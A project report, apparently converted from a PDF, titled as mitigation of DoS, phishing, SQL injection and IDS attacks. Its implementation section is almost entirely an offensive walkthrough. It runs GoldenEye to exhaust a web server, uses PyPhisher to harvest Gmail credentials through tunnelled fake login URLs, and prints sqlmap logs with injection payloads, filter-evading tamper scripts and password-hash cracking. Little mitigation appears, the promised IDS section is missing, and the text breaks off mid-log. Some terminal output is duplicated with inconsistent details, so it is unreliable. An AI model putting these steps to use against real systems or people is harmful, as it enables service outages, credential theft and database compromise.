



MITIGATION OF VARIOUS ATTACKS ON SYSTEMS

TABLE OF CONTENTS

1. Introduction	2
- Mitigation of attacks on systems	2
2. Project Scope	3
- Attack Types	3
- Mitigation Strategies	3
3. Project Objectives	4
4. Problem Statement	5
5. Project Solution	6
6. Project Implementation	8
- Denial of Service Attack (DOS)	8
- Phishing Attack	13
- SQL Injection Attack	16
- IDS Attack	22
7. Conclusion	26

INTRODUCTION:

Mitigation of Attacks on Systems:

In an era where digital systems are integral to daily operations, ensuring their security is more critical than ever. With the rapid pace of technological advancement, cybercriminals continually develop sophisticated methods to exploit vulnerabilities. These attacks, including malware infections, denial-of-service (DoS) assaults, and exploitation of software flaws, can have devastating effects on system integrity and data confidentiality.

Understanding the nature of these threats is essential for developing effective mitigation strategies. This report delves into various attack vectors, analysing their mechanisms and potential impacts. By examining these threats, we can identify the weaknesses they target and explore current techniques and best practices for defense.

The goal of this project is to provide a comprehensive overview of these attacks and the strategies to counteract them. By implementing a multi-layered approach to security, organizations can enhance their resilience and better safeguard their systems against the evolving landscape of cyber threats.

SCOPE OF THE PROJECT:

This project focuses on understanding and mitigating four specific types of cyber attacks:

- Denial-of-Service (DoS),
- Phishing,
- SQL injection, and
- Intrusion Detection Systems (IDS) attacks.

Attack Types:

>Denial-of-Service (DoS) Attacks: Examining how these attacks disrupt system availability.

>Phishing Attacks: Exploring methods to deceive users into revealing sensitive information.

>SQL Injection Attacks: Investigating how attackers exploit database vulnerabilities.

>IDS Attacks: Analyzing how attacks can target or evade Intrusion Detection Systems.

Mitigation Strategies:

>Preventive Measures: Techniques to prevent these attacks from occurring.

>Detective Measures: Methods to identify and respond to these attacks.

>Responsive Measures: Strategies for recovering from these attacks.

PROJECT OBJECTIVES:

The primary objective of this project is to analyse and develop effective mitigation strategies for four specific types of cyber attacks: Denial-of-Service (DoS), phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks.

The project aims to achieve the following:

- 1. Identify and Understand Attack Mechanisms:** Gain a clear understanding of how each attack type operates, including their methods and techniques for compromising systems.
- 2. Assess the Impact of Attacks:** Evaluate the potential damage and disruption caused by these attacks on system availability, data integrity, and user security.
- 3. Develop and Evaluate Mitigation Strategies:** Investigate and propose effective preventive, detective, and responsive measures to protect against and respond to these attacks.
- 4. Provide Practical Recommendations:** Offer actionable advice and best practices for enhancing system security and resilience against specified attacks.

PROBLEM STATEMENT:

Cybersecurity threats such as Denial-of-Service (DoS) attacks, phishing, SQL injection, and attacks on Intrusion Detection Systems (IDS) pose significant risks to modern systems. These threats can lead to severe disruptions, data breaches, and compromised security measures.

- > **Denial-of-Service (DoS) attacks** overwhelm system resources, causing service outages.
- > **Phishing** deceives users into disclosing sensitive information.
- > **SQL injection** exploits database vulnerabilities to steal or corrupt data.
- > **IDS attacks** target security systems designed to detect unauthorized access.

Despite existing security measures, many systems remain vulnerable due to evolving attack techniques and inadequate defenses.

This project aims to:

1. Identify and understand the attacks
2. Develop Solutions
3. Enhance Security

PROJECT SOLUTION:

To address the cybersecurity threats of Denial-of-Service (DoS) attacks, phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks, we propose the use of the following tools, each tailored to mitigate a specific type of attack:

1. Denial-of-Service (DoS) Attacks

>Tool: GoldenEye

>Solution: GoldenEye is a powerful tool designed for testing and mitigating DoS attacks by simulating high-traffic conditions to identify vulnerabilities. By using GoldenEye, we can evaluate the robustness of system defenses against DoS attacks and implement necessary protections, such as rate limiting and traffic filtering, to enhance system resilience.

2. Phishing Attacks

>Tool: PyPhisher

>Solution: PyPhisher is a tool for simulating phishing attacks to assess and improve the effectiveness of phishing defenses. It helps in creating phishing campaigns to test user awareness and the robustness of email filtering systems. By employing PyPhisher, we can better understand phishing tactics and develop strategies such as user training and advanced email security measures to prevent real phishing attacks.

3. SQL Injection Attacks

>**Tool:** SQLMap

>**Solution:** SQL Injection (SQLi) is a type of security vulnerability that allows an attacker to interfere with the queries an application makes to its database. This can potentially allow them to view, modify, or delete data, and even gain administrative access to the database. **SQLMap** is a popular open-source tool designed to automate the process of detecting and exploiting SQL injection vulnerabilities.

4. Intrusion Detection Systems (IDS) Attacks

>**Tool:** PentBox

>**Solution:** PentBox provides comprehensive testing for IDS systems by simulating various attack scenarios. It helps evaluate the effectiveness of IDS configurations and identify potential weaknesses in detection and response mechanisms. Utilizing PentBox allows us to enhance IDS capabilities and ensure that security systems are resilient against attempts to bypass or compromise them.

IMPLEMENTATION:

1. DENIAL OF SERVICE ATTACKS (DOS):

Tool: GoldenEye


```
root@kali:~# mkdir GoldenEye
```

```
root@kali:~# cd GoldenEye/
```

```
root@kali:~/GoldenEye#
```

```
root@kali:~/GoldenEye# wget
```

```
https://github.com/jseidl/GoldenEye/archive/master.zip
```

A screenshot of a terminal window titled 'kali-linux-2023.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)'. The terminal shows the user navigating to the 'GoldenEye' directory and using 'wget' to download 'https://github.com/jseidl/GoldenEye/archive/master.zip'. The download progress is shown as a series of dots. After the download completes, the user runs 'unzip master.zip', which creates a new directory named 'GoldenEye-master' and inflates the contents of the zip file, including 'README.md', 'goldeneye.py', and various useragent lists for Android, Browsers, Cloudplatforms, Crawlers, Feedreaders, and iPhones.

```
kali@kali:~$ mkdir GoldenEye
kali@kali:~$ cd GoldenEye/
kali@kali:~/GoldenEye$ wget https://github.com/jseidl/GoldenEye/archive/master.zip
--2024-07-28 23:46:14-- https://github.com/jseidl/GoldenEye/archive/master.zip
Resolving github.com (github.com)... 140.82.116.4
Connecting to github.com (github.com):140.82.116.4:443... connected.
HTTP request sent, awaiting response... 404 Not Found
2024-07-28 23:46:15 ERROR 404: Not Found.

kali@kali:~/GoldenEye$ wget https://github.com/jseidl/GoldenEye/archive/master.zip
--2024-07-28 23:46:18-- https://github.com/jseidl/GoldenEye/archive/master.zip
Resolving github.com (github.com)... 140.82.116.3
Connecting to github.com (github.com):140.82.116.3:443... connected.
HTTP request sent, awaiting response... 302 found
Location: https://codeload.github.com/jseidl/GoldenEye/zip/refs/heads/master [following]
--2024-07-28 23:46:19-- https://codeload.github.com/jseidl/GoldenEye/zip/refs/heads/master
Resolving codeload.github.com (codeload.github.com)... 140.82.116.10
Connecting to codeload.github.com (codeload.github.com):140.82.116.10:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'master.zip'

master.zip [ 100.00KB] 102.01K 97.1KB/s in 1.1s

2024-07-28 23:46:14 (97.1 KB/s) - 'master.zip' saved [104454]

kali@kali:~/GoldenEye$ unzip master.zip
Archive: master.zip
79282f5c8cb09f9fcb9fab25e2c63e3a1026
creating: GoldenEye-master/
inflating: GoldenEye-master/README.md
inflating: GoldenEye-master/goldeneye.py
creating: GoldenEye-master/res/
creating: GoldenEye-master/res/lists/
creating: GoldenEye-master/res/lists/useragents/
inflating: GoldenEye-master/res/lists/useragents/android.txt
inflating: GoldenEye-master/res/lists/useragents/browsers.txt
inflating: GoldenEye-master/res/lists/useragents/cloudplatforms.txt
inflating: GoldenEye-master/res/lists/useragents/crawlers.txt
inflating: GoldenEye-master/res/lists/useragents/feedreaders.txt
inflating: GoldenEye-master/res/lists/useragents/ios.txt
inflating: GoldenEye-master/res/lists/useragents/iphone.txt
```

Once download completes, unzip the master.zip file.

```
root@kali:~/GoldenEye# unzip master.zip
```

This creates a new folder named GoldenEye-master.

```
root@kali:~/GoldenEye#
```

```
root@kali:~/GoldenEye# ls
```


GoldenEye-master master.zip

root@kali:~/GoldenEye#


root@kali:~/GoldenEye# cd GoldenEye-master/

root@kali:~/GoldenEye/GoldenEye-master#

root@kali:~/GoldenEye/GoldenEye-master# ls

goldeneye.py README.md res util

root@kali:~/GoldenEye/GoldenEye-master#



```
kali: linux-2023.4-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
Location: https://codecademy.github.com/seidl/GoldenEye/zip/refs/heads/master [following]
--2024-07-26 23:46:12-- https://codecademy.github.com/seidl/GoldenEye/zip/refs/heads/master
Resolving codecademy.github.com (codecademy.github.com) ... 148.82.116.16
Connecting to codecademy.github.com (codecademy.github.com)|148.82.116.16|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'master.zip'

master.zip           [ 100%] 102.01K  97.3KB/s   in 1.1s

2024-07-26 23:46:14 (97.1 KB/s) - 'master.zip' saved [104434]

root@kali:~/GoldenEye#
root@kali:~/GoldenEye# unzip master.zip
Archive: master.zip
  creating: GoldenEye-master/
  inflating: GoldenEye-master/README.md
  inflating: GoldenEye-master/goldeneye.py
  creating: GoldenEye-master/res/
  creating: GoldenEye-master/res/lists/
  creating: GoldenEye-master/res/lists/useragents/
  inflating: GoldenEye-master/res/lists/useragents/android.txt
  inflating: GoldenEye-master/res/lists/useragents/browsers.txt
  inflating: GoldenEye-master/res/lists/useragents/cloudplatforms.txt
  inflating: GoldenEye-master/res/lists/useragents/crawlers.txt
  inflating: GoldenEye-master/res/lists/useragents/feedreaders.txt
  inflating: GoldenEye-master/res/lists/useragents/ipad.txt
  inflating: GoldenEye-master/res/lists/useragents/iphone.txt
  inflating: GoldenEye-master/res/lists/useragents/libraries.txt
  inflating: GoldenEye-master/res/lists/useragents/linkcheckers.txt
  inflating: GoldenEye-master/res/lists/useragents/others.txt
  inflating: GoldenEye-master/res/lists/useragents/validators.txt
  inflating: GoldenEye-master/res/lists/useragents/zytrax-browserid.txt
  creating: GoldenEye-master/util/
  inflating: GoldenEye-master/util/getuas.py

root@kali:~/GoldenEye#
root@kali:~/GoldenEye# ls
GoldenEye-master  master.zip
root@kali:~/GoldenEye#
root@kali:~/GoldenEye# cd GoldenEye-master/
root@kali:~/GoldenEye/GoldenEye-master#
root@kali:~/GoldenEye/GoldenEye-master# ls
goldeneye.py  README.md  res  util
root@kali:~/GoldenEye/GoldenEye-master#
```

Run GoldenEye – DoS website

This is rather easy. Following is the usage of goldeneye.py.

USAGE: ./goldeneye.py <url> [OPTIONS]

OPTIONS:

Flag	Description
Default	
-u, --useragents (default: randomly generated)	File with user-agents to use
-w, --workers (default: 50)	Number of concurrent workers
-s, --sockets (default: 30)	Number of concurrent sockets
-m, --method (default: get)	HTTP Method to use 'get' or 'post' or 'random'
-d, --debug (default: False)	Enable Debug Mode [more verbose output]
-h, --help	Shows this help

Depending on your Linux, Windows or Mac distribution, (any OS that supports Python would do), you just use the following command:

```
root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py  
http://www.goldeneyetestsite.com/
```

(or)

```
sudo ./goldeneye.py http://www.goldeneyetestsite.com/
```

(or)

```
python goldeneye.py http://www.goldeneyetestsite.com/
```

Depending on where you've saved the files, adjust your path and command.

The following is taken from my tests:

The attack

```
root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py  
http://10.0.0.101/
```

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.

^CCTRL+C received. Killing all workers

Shutting down GoldenEye

```
root@kali:~/GoldenEye/GoldenEye-master#
```

The whole attack lasted only 30 seconds.

The result:

This is what I've seen in the server end

Before attack:

```
root@someserver [~]# free -m
```

```
total used free shared buffers cached
```

```
Mem: 1024 713 302 49 9 150
```

```
-/+ buffers/cache: 552 1001
```

```
Swap: 9990 40 160
```

```
root@someserver [~]# pgrep httpd | wc -l
```

```
11
```

I had a massive pool of free memory and just 11 httpd workers.

After attack:

```
root@serv1 [~]# free -m
```

```
total used free shared buffers cached
```

```
Mem: 1024 101 90 49 9 150
```

```
-/+ buffers/cache: 3544 190
```

```
Swap: 990 40 150
```

```
root@someserver [~]# pgrep httpd | wc -l
```

```
174
```

I've now got just 101M free memory and 174 httpd workers.

Took only 15 seconds to push this server to its limit. Next, we look to analyse the attack that reveals interesting outcomes achieved by this DoS tool.

2. PHISHING ATTACK:

Tool: PyPhisher


Installation

Step 1: Here, firstly we will navigate to the Desktop directory and then clone the PyPhisher tool from the GitHub platform.

Command:

cd Desktop

git clone <https://github.com/KasRoudra/pyphisher>

A terminal window titled 'root@kali: ~/Desktop' with a menu bar (File, Actions, Edit, View, Help). The terminal shows the following commands and output:

```
root@kali:~# cd Desktop
root@kali:~/Desktop# git clone https://github.com/KasRoudra/pyphisher
Cloning into 'pyphisher' ...
remote: Enumerating objects: 113, done.
remote: Counting objects: 100% (113/113), done.
remote: Compressing objects: 100% (50/50), done.
remote: Total 113 (delta 54), reused 113 (delta 54), pack-reused 0
Receiving objects: 100% (113/113), 1.80 MiB | 312.00 KiB/s, done.
Resolving deltas: 100% (54/54), done.
```

Step 2: Use the below cd command to navigate to the pyphisher directory which is been created after the cloning of the PyPhisher tool in the Desktop directory.

Command :

cd pyphisher

Step 3: Execute the pyphisher.py file to verify the installation.

```
python3 pyphisher.py
```




A screenshot of a terminal window titled "root@kali: ~/Desktop/pyphisher". The window displays the PyPhisher logo in a stylized, colorful font. Below the logo, the version "[v1.6]" and the author "[By KasRoudra]" are shown. A list of options is displayed in three columns:

[1] Facebook Traditional	[23] Ebay	[45] Yahoo
[2] Facebook Voting	[24] Quora	[46] WordPress

Usage of PyPhisher tool

Example 1: Use the PyPhisher tool to find the Gmail credentials of a user.

Select Option 9




A screenshot of a terminal window titled "root@kali: ~/Desktop/pyphisher". The window displays a list of options in three columns:

[17] PlayStation	[39] SocialClub	[61] SnapChat2
[18] TikTok	[40] Ola	[62] Verizon
[19] Twitch	[41] Outlook	[63] Wi-Fi
[20] Pinterest	[42] Amazon	[64] Discord
[21] SnapChat	[43] Origin	[65] Roblox
[22] LinkedIn	[44] DropBox	[66] Custom
[x] About	[m] More tools	[0] Exit

At the bottom, the prompt "[?] Select one of the options > 9" is shown with the number 9 entered.

Copy the URL on web browser

A terminal window titled 'root@kali: ~/Desktop/pyphisher' with a menu bar (File, Actions, Edit, View, Help). The output shows: '[+] PHP Server has started successfully!', '[.] Initializing tunnelers at same address.....', '[✓] Your urls are given below:', '[.] URL 1 > https://subscription-assuming-macedonia-gardening.trycloudflare.com' (highlighted in orange), and '[.] URL 2 > https://get-unlimited-google-drive-free@subscription-assuming-macedonia-gardening.trycloudflare.com'.

```
root@kali: ~/Desktop/pyphisher
File Actions Edit View Help
[+] PHP Server has started successfully!
[.] Initializing tunnelers at same address.....
[✓] Your urls are given below:
[.] URL 1 > https://subscription-assuming-macedonia-gardening.
trycloudflare.com
[.] URL 2 > https://get-unlimited-google-drive-free@subscripti
on-assuming-macedonia-gardening.trycloudflare.com
```

Enter Gmail ID and Password

TOOL: SQLMap

```

_ _ _ | _ _ _ {1.0-dev-b7aeb67}
|_| . | | | . | .
|_| |_| |_| |_| |_| |_|
    |_| |_|

```

<http://sqlmap.org>

```
[*] starting at 23:51:42
```

```
[23:51:42] [DEBUG] cleaning up configuration parameters
[23:51:42] [DEBUG] setting the HTTP timeout
[23:51:42] [DEBUG] setting the HTTP method to GET
[23:51:42] [DEBUG] creating HTTP requests opener object
[23:51:43] [WARNING] using '/home/stamparm/.sqlmap/output' as the output directory
[23:51:43] [INFO] testing connection to the target URL
[23:51:43] [INFO] heuristics detected web page charset 'ascii'
[23:51:43] [INFO] testing if the target URL is stable. This can take a couple of seconds
[23:51:44] [INFO] target URL is stable
[23:51:44] [INFO] testing if GET parameter 'id' is dynamic
[23:51:44] [PAYLOAD] 7476
[23:51:44] [DEBUG] setting match ratio for current parameter to 0.403
[23:51:44] [INFO] confirming that GET parameter 'id' is dynamic
[23:51:44] [PAYLOAD] 4263
[23:51:44] [INFO] GET parameter 'id' is dynamic
[23:51:44] [PAYLOAD] 1,,))'")[(.
[23:51:44] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'Oracle')
[23:51:44] [PAYLOAD] 1'zzwk<'>QFbW
[23:51:44] [INFO] testing for SQL injection on GET parameter 'id'
heuristic (parsing) test showed that the back-end DBMS could be 'Oracle'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
do you want to include all tests for 'Oracle' extending provided level (1) and risk (1) values? [Y/n] Y
[23:51:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:51:53] [PAYLOAD] 1) AND 8525=1977 AND (5200=5200
[23:51:53] [PAYLOAD] 1) AND 2462=2462 AND (7208=7208
[23:51:53] [PAYLOAD] 1 AND 4453=6970
[23:51:53] [DEBUG] setting match ratio for current parameter to 0.443
[23:51:53] [PAYLOAD] 1 AND 2462=2462
[23:51:53] [PAYLOAD] 1 AND 6159=8386
[23:51:54] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[23:51:54] [DEBUG] skipping test 'AND boolean-based blind - WHERE or HAVING clause (generic comment)' because the payload for boolean-based blind has already been identified
[23:51:54] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause' because the payload for boolean-based blind has already been identified
[23:51:54] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause (generic comment)' because the payload for boolean-based blind has already been identified
[23:51:54] [DEBUG] skipping test 'Generic boolean-based blind - Parameter replace (original value)' because the payload for boolean-based blind has already been identified
```


Concatenation of three tamper scripts to obfuscate the injected SQL payloads (option --tamper set to between,randomcase,space2comment):

```
stamper@backbox:~/sqlmap$ python sqlmap.py -u "http://192.168.98.128/sqlmap/mysql/get_int.php?id=1" --tamper between,randomcase,space2comment -v 3

[1.0-dev-b7aeb67]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 23:54:47

[23:54:47] [DEBUG] loading up configuration parameters
[23:54:47] [INFO] loading tamper script 'between'
[23:54:47] [INFO] loading tamper script 'randomcase'
[23:54:47] [INFO] loading tamper script 'space2comment'
[23:54:47] [DEBUG] setting the HTTP timeout
[23:54:47] [DEBUG] setting the HTTP method to GET
[23:54:47] [DEBUG] creating HTTP requests opener object
[23:54:47] [INFO] testing connection to the target URL
[23:54:47] [INFO] heuristics detected web page charset 'ascii'
[23:54:47] [INFO] testing if the target URL is stable. This can take a couple of seconds
[23:54:48] [INFO] target URL is stable
[23:54:48] [INFO] testing if GET parameter 'id' is dynamic
[23:54:48] [PAYLOAD] 2148
[23:54:48] [DEBUG] setting switch ratio for current parameter to 0.458
[23:54:48] [INFO] confirming that GET parameter 'id' is dynamic
[23:54:48] [PAYLOAD] 8947
[23:54:48] [INFO] GET parameter 'id' is dynamic
[23:54:48] [PAYLOAD] 1...,"(")"]'.
[23:54:48] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[23:54:48] [PAYLOAD] 1'xgat<"%DJKS
[23:54:48] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to XSS attacks
[23:54:48] [INFO] testing for SQL injection on GET parameter 'id'
heuristic (parsing) test showed that the back-end DBMS could be 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[23:54:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:54:50] [PAYLOAD] 1
[23:54:50] [PAYLOAD] 1)/**/aNd/**/8661=6244/**/aNd/**/(3887/**/beTwEen/**/3887/**/aNd/**/3887
[23:54:50] [WARNING] reflective value(s) found and filtering out
[23:54:50] [PAYLOAD] 1)/**/aNd/**/2999=2999/**/aNd/**/(2051/**/BeTwEen/**/2051/**/aNd/**/2051
[23:54:50] [PAYLOAD] 1/**/And/**/4510/**/Between/**/8189/**/And/**/8189
[23:54:50] [DEBUG] setting switch ratio for current parameter to 0.458
[23:54:50] [PAYLOAD] 1/**/And/**/2999/**/BetWeen/**/2999/**/And/**/2999
[23:54:50] [PAYLOAD] 1/**/And/**/7029/**/betWeEn/**/6233/**/And/**/6233
[23:54:50] [INFO] GET parameter 'id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[23:54:50] [DEBUG] skipping test 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)' because the payload for boolean-based blind has already been identified
[23:54:50] [DEBUG] skipping test 'OR boolean-based blind - WHERE or HAVING clause' because the payload for boolean-based blind has already been identified
```

Cracking dumped databased users' password hashes (switch --passwords):

```
[23:58:53] [INFO] the back-end DBMS is PostgreSQL

web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: PostgreSQL
[23:58:53] [INFO] fetching database users password hashes
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q]

[23:58:54] [INFO] using hash method 'postgres_passwd'
what dictionary do you want to use?
[1] default dictionary file '/home/bernardo/software/sqlmap/git/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[23:58:54] [INFO] using default dictionary
